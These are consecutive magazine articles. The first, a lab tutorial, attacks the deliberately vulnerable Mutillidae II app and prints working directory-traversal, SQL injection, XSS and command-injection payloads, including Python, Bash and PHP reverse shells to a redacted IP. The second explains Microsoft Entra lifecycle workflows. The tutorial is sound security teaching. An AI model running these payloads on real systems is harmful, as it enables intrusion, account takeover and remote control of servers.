come to grips with some of the basics of the user interface (UI), which is absolutely brimming with features, including the main navigation menu. **Figure 7** shows the depth of functionality for just one option.

As you can see, you have access to a massive number of tools and vulnerabilities for testing and learning. Each menu item offers a variety of challenges or useful tools to try.

The top navigation bar is also worthy of your attention. Note the *Reset DB* link for starting again from scratch. You will probably need to use it at some point. A quick look in the *Toggle Security* link reveals that Mutillidae II comes with three main security levels (although online references mention others, which

confused me a little). The levels in **Table 2** apply to the level of effort you're likely to need to beat Mutillidae's defences. Toggle through these security levels to test your 3l33t (elite in leetspeak) skills.

A Hatful of Tricks

For the rest of the article, I'll focus on a few clues to get you started with Mutillidae and then take one vulnerability all the way through to its conclusion at the end. I'll also just look at the more obvious routes to exploitation (security level 0) to leave the good stuff for you to try later.

The first vulnerability is called directory traversal, which can be run from any page. Here you exploit a vulnerability




Figure 7: Just one navigation option in the Mutillidae UI offers numerous choices.

that allows users to read files to which they shouldn't have access. If you were also able to execute that file on the target system, it would be called local file inclusion instead. I'll demonstrate the URL I used to read the `/etc/passwd` file on the target system (with a slightly tidied URL for clarity):

```
http://localhost:8000/index.php?
page=../../../../etc/passwd
```

I guessed the web root's directory was three directory levels from the uppermost directory level (hence the three iterations of `../` in the URL), having spotted the `page=` variable that might be open to abuse. The `/etc/passwd` file is then revealed in the Mutillidae UI. I would recommend practicing with other files to whet your appetite.

Your Point Is, Caller?

Before I move on to the vulnerability that I will take to completion, I won't go into the ins and outs of SQL injection (SQLi) at this point, but you can find a well-constructed explanation on the PortSwigger site [8] if you need more information. The web page explains that SQLi "... is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database."

Very briefly, a structured query language (SQL) command looks something like,

```
SELECT * FROM staff
WHERE member = 'chris'
AND employed = 1
```

whereas the abuse of that SQL might look like

```
SELECT * FROM staff
WHERE member = 'chris' or 1=1--
AND employed = 1
```

(note the extra characters after 'chris'). To abuse Mutillidae, you confuse the SQL instruction with a clever mix of apostrophes and dashes. On the Mutillidae login page (Figure 8), you add this strange-looking code snippet to the *Username* field,

```
' or '1'='1'-- -
```

leaving the *Password* field blank and then clicking the *Login* button. Having done so, the horizontal navigation bar at the top of the screen suddenly changes from saying *Not Logged In* to the view shown in Figure 9, which shows that you have authenticated and, as if by magic, are the admin user. If you click the new page icon (to the right-hand side of the red *admin* text), you are presented an Edit Profile page that mentions *got r00t?*, among other things. Before proceeding to the next challenge, be sure to click the *Logout* link on the top navigation bar.

Echo Chambers

The next attack relates to cross-site scripting (XSS), wherein a browser, or some other

type of client, pushes data up to a server and manipulates it in a way that abuses the server. Usually, it's an injection of bad code into otherwise normal websites.

I visit the Echo Message page for this example. In Figure 10 you can see it is a standard input box, and its functionality is designed to repeat, parrot-fashion, the content submitted. In my case the URL that I use to visit the Echo Message page is:

```
http://localhost:8000/index.php?
page=echo.php
```

The attack employed involves pasting the following JavaScript into the message box and then clicking the button to submit the form:

```
<script>alert(document.cookie)</script>
```

In Figure 11 you can see the resulting pop-up dialog. Gaining access to the PHP session information is the aim of this attack, so you can force the server to ingest your attack code. You can now replay the *PHPSESSID* and impersonate the previous session to do bad things to the target system. An informative web page [9] states: "It is important to maintain the confidentiality of a session ID so other users or attackers do not use it to access the same account. Some web applications allow replaying (reusing) the old session ID to access the resources, without re-authenticating the user." The page continues to explain that if the session ID is stolen, the attacker might be able to:

Figure 8: The plan is to inject SQL into the login form.

Figure 9: Just like that, you are suddenly the admin user.

Figure 10: Hello? Is there an echo in here?

Figure 11: Some juicy information resulting from the XSS attack.

- keep track of a user moving around a site,
- view the user's profile or other account information, and
- impersonate the user (and spend their money, among other things).

I will leave you to explore this XSS vulnerability further. If you want some really good pointers, then click the *Hints and Videos* pull-down menu on the Mutillidae UI to get going. This helper applies to most sections of the Mutillidae site. The expert help sections are very well thought out, accommodating, and designed to help you learn.

This Vehicle Is Reversing

Having seen some of the more obvious vulnerabilities in Mutillidae II, I will visit the DNS lookup page (*OWASP 2017 | A6 Security Misconfiguration | Method Tampering (GET for POST) | DNS Lookup*). The URL for my page is

```
http://localhost:8080/index.php?2
page=dns-lookup.php
```

I use a hostname for the DNS lookups that permits (in line with the Nmap Security Scanner Project usage policy [10]) some non-denial of service (DoS) type scans (i.e., `scanme.nmap.org`). Because I'm just doing DNS lookups, I'm really just showing you the generosity of this scanning service from Nmap.

When you enter `scanme.nmap.org` and click the *Lookup DNS* button, you will see the expected output: IPv4 and IPv6 IP address details. What about trying to abuse the input? Use the `id` command, which is supposed to show a user's details and the groups to which they belong,

```
scanme.nmap.org; id
```

to see whether it is filtered or sanitized correctly by the application. Mutillidae does indeed process the `id` command if you separate the hostname and the command with a semi-colon (Figure 12).

Next, try a few other commands, such as `pwd` or `ls`. They work, too!

Moving on, find out whether you can get any more useful functionality from this insecure page.

The Best Laid Schemes

It's worth saying at this point that I tried loads of things to see if I could get useful commands to run in that input box. As a result, I managed to crash the application a few times, which definitely deserves a word of warning if you are conducting a penetration test on a client's production environment.

To restore Mutillidae to its full glory, I had to stop the containers and start again during a few tests because the *Reset DB* link didn't work when the main web server locked up. To restart, enter the commands:

```
$ docker-compose down
$ docker-compose up -d
```

It's far, far quicker to restart the containers than it was on the initial run, thankfully. However, the database container needs to finish coming up before you can hit the blue *Click here* link as you did on the first install. If you left the SSH port forwarding terminal open, you won't need to rerun that; simply refresh your browser page.

Back to the attack, what you're trying to do is confuse the application into running what's called a reverse shell. It's a way of getting interactive access to the target system's command line. The aim is to get the target system to phone home back to your computer. Doing it "in reverse" like this is the best way because firewalling is generally less strict for outbound traffic compared with inbound traffic. Conversely, when a target listens for an attacker's incoming connection, it is called a bind shell.

In hopeful anticipation, on your computer, open a new terminal and create a listener with the vulnerable netcat security tool. You can install it on Debian Linux derivatives,

```
$ apt install netcat -y
```

or use the `ncat` package, which was enhanced by the Nmap team. To create a listener that will dutifully (and most importantly, interactively) print any text received on TCP port 8888, use the command:

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
```

I tried this widely used Python snippet to create a reverse shell in the DNS lookup input field,

```
scanme.nmap.org; python 2
-c 'import socket, subprocess, os; 2
s=socket.socket(socket.AF_INET, 2
socket.SOCK_STREAM); 2
s.connect(("XXX.XXX.XXX.XXX", 8888)); 2
os.dup2(s.fileno(), 0); 2
os.dup2(s.fileno(), 1); 2
os.dup2(s.fileno(), 2); 2
p=subprocess.call(["/bin/sh", "-i"]);'
```

which includes my redacted IP address and TCP port 8888, all pasted as one line. I then submitted the input by pressing the *Lookup DNS* button.

I also tried a Bash snippet to fire up a reverse shell, with and without the `bash -c` and single quotes:

```
scanme.nmap.org; bash 2
-c 'bash -i >& /dev/tcp/XXX.XXX.XXX.XXX/8888 0>&1'
```




Figure 12: The `id` command is parsed after the DNS lookup.

Unfortunately, the Python and both Bash attempts failed, sadly crashing the application a few times as I went. With a little bit of cheating (I mean googling, of course), I came across a PHP reverse shell snippet. With bated breath, I pasted this command into the input box after the hostname and it worked like a treat:

```
scanme.nmap.org; php 2
-r '$sock=fsockopen("XXX.XXX.XXX.XXX",8888);2
exec("/bin/sh -i <&3 >&3 2>&3");'
```

Figure 13 shows in the reverse shell terminal that the AWS instance has phoned home to create an interactive shell.

The `id` command shows that I am the `www-data` user, which is the Ubuntu and Debian Linux user that the Apache web server usually runs as. Now you can attempt privilege escalation to become the root user, take control of the container, and then potentially escape the container and become root on the underlying AWS instance, too. World dominance would be next.

Usually, the next trick would be to stabilize the reverse shell so it doesn't disconnect with an accidental `Ctrl + C` and so it has normal terminal functionality (e.g., Tab completion and Up/Down arrow history, among other things). Under normal circumstances, you would run some commands to maintain the connection and improve the shell.

The first step would be to spawn a bona fide Bash shell (changing `python` to `python3` – or just `python2.7` on some machines):

```
$ python 2
-c 'import pty; pty.spawn("/bin/bash")'
```

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 54.196.119.188 35658
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figure 13: Happiness is a working reverse shell.

Unfortunately, on this occasion the command failed (all Python versions were unavailable), so I gave up and continued.

This failure makes sense because I had a shell inside the `www` container that is running Mutillidae directly. Containers are unlikely to have many of the usual packages found on a fully fledged Linux system because of their tiny size and portability. Escaping from that container and onto the host is a topic for another day. However, the ability to stabilize the shell was restricted as a result.

A stable shell without Python can be achieved in other ways [11], such as uploading netcat to the container, but I'd encourage you to read on for the next few commands that would usually offer you a near-perfect shell if issued after the Python command above.

A second, shorter command would be used to force terminal emulator mode [12] (e.g., to give you the `clear` command):

```
$ export TERM=xterm
```

Then, you would temporarily put the Netcat process on hold by backgrounding it with `Ctrl + Z`. The final command would be to foreground the process again (and disable echoed text from coming back to your terminal after entering commands):

```
$ stty raw -echo; fg
```

The very last thing to do is hit Enter once or twice to wake up the shell. The result is a shell very similar to connecting locally or legitimately to a server over SSH, for example.

The End Is Nigh

I hope I have suitably extolled the virtues of the unerring Mutillidae II functionality, albeit via a whistle-stop tour. It's an absolutely excellent implementation of a vulnerable application, and it covers so many bases you could be testing against it for months. Because of its broad coverage and vast array of topics, it is a really thorough way of improving your security knowledge. If you are armed with an abundance of tenacity and a willingness to learn, then you can't go wrong. Make use of the fantastic help pages if you get stuck. Happy ethical hacking! ■

Info

- [1] Mutillidae II: [<https://github.com/webpwnized/mutillidae>]
- [2] OWASP: [<https://owasp.org>]
- [3] Family Mutillidae: [<https://en.wikipedia.org/wiki/Mutillidae>]
- [4] How to Install Mutillidae on Linux: [<https://www.youtube.com/watch?v=TcgeRab7ayM>]
- [5] YouTube guides: [<https://www.youtube.com/playlist?list=PLZ0ToVAK85MqxEyrjINe-LwDMhxJJkzmm>]
- [6] OWASP containers: [<https://github.com/webpwnized/mutillidae-docker.git>]
- [7] vCPU: [<https://www.datacenters.com/news/what-is-a-vcpu-and-how-do-you-calculate-vcpu-to-cpu>]
- [8] SQL injection: [<https://portswigger.net/web-security/sql-injection>]
- [9] Session replay attack: [<https://campus.barracuda.com/product/webapplicationfirewall/doc/49058327/session-replay-attack>]
- [10] Scanme.Nmap.Org service: [<http://scanme.nmap.org>]
- [11] Linux reverse shell without Python: [<https://www.schtech.co.uk/linux-reverse-shell-without-python>]
- [12] What is XTerm?: [<https://invisible-island.net/xterm/xterm.faq.html>]
- [13] Binnie, Chris, and Rory McCune. *Cloud Native Security*, Wiley, 2021, [<https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236>]

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book *Cloud Native Security* [13].



FOSSLIFE

Open for All

**News • Careers • Life in Tech
Skills • Resources**

FOSSlife.org





Manage user accounts with MS Entra lifecycle workflows

Come On In!

Microsoft Entra unites key identity technologies, resulting in a centralized management tool for Azure Active Directory. We look at how MS Entra works in conjunction with a local Active Directory. By Klaus Bierschenk

Zero trust means testing everything you want to allow into an environment in which, initially, nothing is allowed. It is a very important aspect of the modern IT world. Protecting hybrid infrastructures, in particular, is more critical than ever, starting with security for data centers and extending to securing user devices. Somewhere in between sits a very important building block of the zero trust puzzle: identity and access. A strategy for responsible and up-to-date use of identities is more important than ever and not always easy in a world where, for decades, directory services exclusively stored user accounts and everything that went with them on domain controllers (DCs). These DCs continue to perform their duties in well-protected zones behind firewalls.

In the public cloud, hybrid setups with Azure Active Directory (AAD) are no longer unusual. You need to keep an eye on the local directory data and include Azure AD in your scope of activities. AAD offers new functions that are only a dream for admins of a local AD.

Unfortunately, it is not always easy to work with this toolbox. Many of the features reside on AAD dashboards, and various tools reside in separate areas on the Azure portal, such as Identity Protection (IdP) or Privileged Identity Management (PIM). Microsoft Entra [1] combines these functions, seeing itself as a toolbox that bundles previous technologies on a portal, while adding new features. In this article, I open up the toolbox and look at the options available for automating the user account lifecycle. Note, however, that only the Public Preview was available for review at the time of writing. Because hybrid is an important topic, I also take a look at the requirements in terms of interaction with the on-site infrastructure to ensure smooth operations.

Identity Lifecycle

The heart of an IT infrastructure is the user accounts, and one important aspect is the overhead when user accounts are created or removed. Employees join the company, they leave, and they take on new roles, which

means you need to handle a great deal of routine directory service work, and this work is very much suitable for automation. Adding and removing users from groups, authorizing, assigning licenses, and emailing line managers or the employee in question are just a few of the tasks involved. Microsoft's answer to these routine tasks is lifecycle workflows from the Entra family.

The scope of this relatively new feature is currently limited to Joiner and Leaver functions. In other words, actions occur when user accounts are added to Azure AD or are due to be removed in the foreseeable future. At the time of review, no Mover actions resided in the current Public Preview version of lifecycle workflows. It was not possible, then, to design an automatic response when people moved from department A to department B. However, I suspect it should only be a matter of time until Microsoft implements this feature.

To access the Entra admin center, go to *Identity Governance | Lifecycle workflows* (Figure 1). A first look reveals an intuitive dashboard that lets you




Figure 1: The Entra dashboard for lifecycle workflows provides all the essential details in a clear and concise way.

get started quickly with a few simple steps. If you want to take a deeper look under the hood, though, you definitely need the well-sorted collection of documentation [2] to get started.

Triggering Workflows

Basic operations relate exclusively to user accounts in Azure AD. The *Lifecycle workflows* option does not provide direct connectors (e.g., to Active

Directory Domain Services) or to other HR services (e.g., Workday) that provision identities to AAD. The required triggers are linked to the AAD user account. This setup is not a restriction, but an advantage; functional diversity is retained, and existing on-premises user management processes, for example, can remain in place. For this to happen, user accounts in Azure AD have two attributes: *EmployeeHireDate* and *EmployeeLeaveDateTime*.

workflow, the system prompts you to choose from the predefined templates. More specifically, these are Joiner and Leaver templates. Custom templates are not supported; except during a trial phase, adding new scenarios regularly is probably less than useful.

Creating Workflows

The two Joiner workflow templates (Figure 2) cover two types of




Figure 2: Templates help you create your own workflows.

requirements: one for activities that carry on for a fixed period of time before an employee starts working and one for workflows that start immediately. A Leaver process is more multilayered; four Leaver templates are included for creating workflows. The names of these templates also speak for themselves and suggest the tasks for which they are suited. Even in the preview version of Entra I found a comprehensive selection of settings for individual workflows (Figure 3). After selecting the template, you need to define the general parameters. The most important of these is the trigger, the details of which currently let you specify a period of time in days before or after the trigger time. A scope can be configured in the wizard, but this is optional. If you decide to use a scope, you have the same flexibility at this point that you might recognize from managing dynamic groups. That is, expressions can be used to create rules that provide a subset of user accounts. Several logically linked expressions let you narrow down the set of identities for the workflow based on the user attributes – *Location* and *Department* are examples of typical

filter attributes. However, you can work with a variety of user information, and extensive internal scenarios can be mapped by having several workflows serve different target groups. Each template comes with a list of predefined tasks. If you expand the list by adding another task, it is added to the list of tasks to be processed as an additional step. Once there, it can still be edited, depending on what the task is. Maybe you want to send a welcome email, add a user account to defined groups at a given time, or notify a manager that the new employee's account is ready. In this context, a temporary access pass (TAP) can be mailed directly to the manager, who, in turn, can pass on this one-time password to the employee for an initial login. The list of predefined tasks is not too long, but it should cover most requirements for user onboarding or offboarding processes.

More Flexibility with Custom Extensions

If you can't find what you are looking for in the list of available tasks, you can add your own. A Logic App

helps you do so, offering virtually any option you could imagine to help manage the infrastructure (Figure 4). When you add *Custom extensions*, you can either select an existing Logic App or create a new one.

If you choose to create a custom extension, it is a good idea to set up the Logic App at this point to guarantee that the app is given the right body and that all parameters are taken into account. For example, the Logic App can be given the user name or even the manager's name as a parameter. Microsoft has given this some careful consideration, and depending on how complex the Logic App ends up being, you can specify what you want to happen after the tasks are completed. For example, do you want to move on to the next task without waiting or wait for the first task to complete?

Planning Considerations

If you want to use the option of mailing TAPs to managers and sharing them with employees, you need to include this ability in the TAP policy available in the *Security | Authentication methods* section of the AAD




Figure 3: Predefined tasks can be used to create your own workflows in Entra.

dashboard. By default, a pass code is only valid for one hour, which might not be enough in your case. The maximum lifetime can be 30 days, but this is a comparatively long period in terms of security. You need to think carefully about the best possible time setting – Microsoft recommends 24 hours. Some workflow tasks support the assignment of group memberships to a user account. Depending on a user's work area, it can make sense to provide them with licenses directly; the licenses themselves are linked to groups. Ultimately, this decision is a matter of strategy, but it certainly makes more sense to think about dynamic groups that let you handle the tasks at hand in an elegant way.

At the time of writing, no Mover workflow templates were at hand, and the tasks that a Joiner operation supports are fairly static and related to onboarding. However, if a user changes department and needs different licenses or applications, dynamic groups become a useful option. Remember that lifecycle workflows are just one tool in the Entra toolbox. Sometimes it makes more sense to switch to a different toolset (e.g., dynamic groups in this case) for certain requirements, such as assigning licenses or applications.

The *Manager* attribute for user accounts is another important aspect for some workflows, but it is not a mandatory attribute and is not set for a new user account, no matter where the user account is created (locally or as a cloud-only account in AAD). Before you start with workflows, you need to make sure that the *Manager* attribute is populated. It is also worth mentioning in this context that the manager's user account also needs to exist in AAD, which might not be the case depending on filters and the synchronization setup. If the manager's user account is missing, execution fails when the workflow needs to send mail to them.

Synchronization Tools

Virtually any company will have user account management processes in place. These can be based on simple Excel spreadsheets in conjunction with PowerShell, or they can rely on complex HR systems that provide end-to-end user management. No matter how you set up user accounts, they usually reside locally in Active Directory. However, when combined with Azure AD, you face the challenges of a hybrid setup. The two attributes *EmployeeHireDate* and *EmployeeLeaveDateTime*, which are

important for the workflows, are attached to the user object in Azure and are unknown to the AD domain services. Therefore, you need to map the attributes to ensure that the user accounts have this information locally in AD and then synchronize the information with AAD.

Microsoft currently offers two technologies to configure synchronization in a hybrid environment: The long established Azure AD Connect server and the new Azure AD Connect cloud sync variant, which is managed on the Azure portal. Both technologies are supported: Your task is to make sure that one of the extension attributes is reserved in the local AD to field the time information for the *EmployeeHireDate* and *EmployeeLeaveDateTime* attributes in Azure AD. You can use mappings to make sure that the information is synchronized with the AAD account and that the downstream lifecycle workflow can react to it.

Azure AD Connect cloud sync is very easy to manage in Azure AD, where the attribute mappings are set up quickly. The rules editor on the AAD Connect server, where you implement mappings as transformations, is a little more complex. Both are fairly well described in the Microsoft docs [3], and the description also tells you the




Figure 4: Logic Apps can be integrated into custom tasks for special requirements.

date and time format you need for the attributes. What the description fails to mention, however, is that the Connect server does not automatically synchronize the extension attributes by default. You need to enable this in *Exported Attributes* in the Connect Server's install wizard.

By the way, the lifecycle of an identity does not have to start in the local Active Directory or in Azure AD. You can also synchronize identities from another system directly with AAD by HR provisioning, but you still have to assign the attributes. With Workday and SAP SuccessFactors as examples, Microsoft describes how IT managers can configure the mappings on the systems. In summary, no matter how a user account gets into your Azure AD, the AAD attributes for the lifecycle workflows need to be populated.

Working with Cloud-Only Accounts

If you exclusively store user accounts in the cloud, you can forget the hybrid aspects, of course, but not the fact that you need to manage the two attributes. The case of *EmployeeHireDate* is relatively easy, because it can be populated by PowerShell or directly in the properties of a user account. By the way, the latter method is a good choice for executing workflows directly for a test.

The *EmployeeLeaveDateTime* attribute is not quite as easy to handle; look for it in vain in the properties of a user account in the AAD dashboard if you feel so inclined. To add content to this attribute in Azure, you need to use the Microsoft Graph API [4].

Remove Stumbling Blocks

When planning lifecycle workflows, you have several other aspects to consider. For example, you will not find support for multiple languages yet. Although certainly not a serious drawback, a user account has a *preferredLanguage* attribute, which makes it difficult to understand why you would not want to take language choices into account and send email in the local

language. The Conditional Access Policies and the Terms of Use configuration handle languages more gracefully, displaying the appropriate page to match the choice of language in the browser. Another notable feature noticed in my lab for this article was Range Rules. In a new workflow, a rule containing the expression *Department equals Marketing* is created when defining the scope, which is unlikely to be desirable in most cases; unfortunately, it is not easily removed in the Entra preview because an expression is mandatory. You can create a workaround by adding a new expression (e.g., *AccountEnabled equals true*) and then removing the other expression with the *Department* assignment.

Test and Test Again

Lifecycle workflows perform extensive write operations in Azure AD, up to and including removing user accounts, which requires extensive testing before you classify a workflow as production-ready. Although workflows are based on the attribute containing the date on which an employee leaves, careful planning and quality assurance are more important than ever.

